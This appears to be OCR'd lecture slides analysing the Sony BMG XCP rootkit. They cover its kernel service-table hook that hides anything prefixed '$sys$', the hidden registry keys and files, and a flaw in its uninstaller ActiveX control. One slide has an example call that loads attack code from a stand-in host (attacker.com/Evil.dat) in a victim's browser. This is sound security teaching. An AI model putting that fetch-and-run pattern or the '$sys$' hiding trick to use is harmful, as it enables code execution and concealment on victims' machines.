
Windows Kernel

KeServiceDescriptorTable

KeQueryDirectoryFile	0x8060bb9c
KeCreateFile	0x8056b9c8
KeQuerySystemInformation	0x805ca104
KeEnumerateKey	0x805010d0
KeOpenKey	0x805c9e3c
…	…

```
0x8060bb9c:
  int KeQueryDirectoryFile(…)
  {
     …
  }
```

XCP Rootkit Operation



Application

KeQueryDirectoryFile(…);

Rootkit (Aries.sys)

```
0xf967bfa:
  int Rootkit_QueryDirectoryFile(…)
  { …
     if filename begins with "$sys$":
        remove from results
```

Windows Kernel

KeServiceDescriptorTable

KeQueryDirectoryFile	0x0f967bfa
KeCreateFile	0x8056b9c8
KeQuerySystemInformation	0x805ca104
KeEnumerateKey	0x805010d0
KeOpenKey	0x805c9e3c
…	…

```
0x8060bb9c:
  int KeQueryDirectoryFile(…)
  {
     …
  }
```

XCP Rootkit: Operation


- Magic prefix: **$sys$**
  - Files
  - Processes
  - Registry keys

Hidden

- Exception:
  If calling process starts with $sys$, can see everything

Not limited to XCP software

Any program can use this to hide anything



```
HKLM\SOFTWARE\$sys$reference
HKLM\SYSTEM\ControlSet001\Services\$sys$aries
HKLM\SYSTEM\ControlSet001\Services\$sys$cor
HKLM\SYSTEM\ControlSet001\Services\$sys$crater
HKLM\SYSTEM\ControlSet001\Services\$sys$DRMServer
HKLM\SYSTEM\ControlSet001\Services\$sys$oct
HKLM\SYSTEM\ControlSet003\Services\$sys$aries
HKLM\SYSTEM\ControlSet003\Services\$sys$cor
HKLM\SYSTEM\ControlSet003\Services\$sys$crater
HKLM\SYSTEM\ControlSet003\Services\$sys$DRMServer
C:\WINDOWS\system32\$sys$caj.dll
C:\WINDOWS\system32\$sys$filesystem
C:\WINDOWS\system32\$sys$filesystem\$sys$DRMServer.exe
C:\WINDOWS\system32\$sys$filesystem\$sys$parking
C:\WINDOWS\system32\$sys$filesystem\aries.sys
C:\WINDOWS\system32\$sys$filesystem\crater.sys
C:\WINDOWS\system32\$sys$filesystem\DbgHelp.dll
C:\WINDOWS\system32\$sys$filesystem\lim.sys
C:\WINDOWS\system32\$sys$filesystem\oct.sys
C:\WINDOWS\system32\$sys$filesystem\Unicows.dll
C:\WINDOWS\system32\$sys$upgtool.exe
C:\WINDOWS\system32\drivers\$sys$cor.sys
```

Using XCP for Fun and Profit


- “Most people, I think, don't even know what a rootkit is, so why should they care about it?”

  - Thomas Hesse, President, Sony BMG Global Digital Business

- Repurposed by malware and other programs
  - Backdoor.Ryknos.B, Trojan.Welomoch
  - Hide game-cheating hacks for online games
- Other problems with XCP
  - XCP filter drivers intercept all CD read requests… removing XCP causes CD-ROM to stop functioning
  - XCP monitors all processes ⇒ nearly constant read attempts on the hard drive, shortening its lifespan

Uninstalling XCP

- Need a special ActiveX control, CodeSupport.ocx
  - Getting this control from Sony is a pain (on purpose)



Client

CodeSupport.ocx

"HTTP GET /XCP.dat"

XCP.dat

Server

sony-bmg.com


extracts InstallLite.dll from XCP.dat,
calls function UnInstall.xcp

- ActiveX control is not removed after use
- Control will accept arbitrary URL
- Code from that URL is not authenticated

Repurposing XCP Uninstaller

1. Attacker constructs Evil.dat with InstallLite.dll, puts attack code in UninstallXCP function

2. Victim visits attacker’s web page, which contains CodeSupport.Uninstall(“http://attacker.com/Evil.dat”)

3. 

   Client

   CodeSupport.ocx

   “HTTP GET /Evil.dat”

   Evil.dat

   extracts InstallLite.dll from XCP.dat,
   calls function UnInstall.xcp,
   control is passed to attack code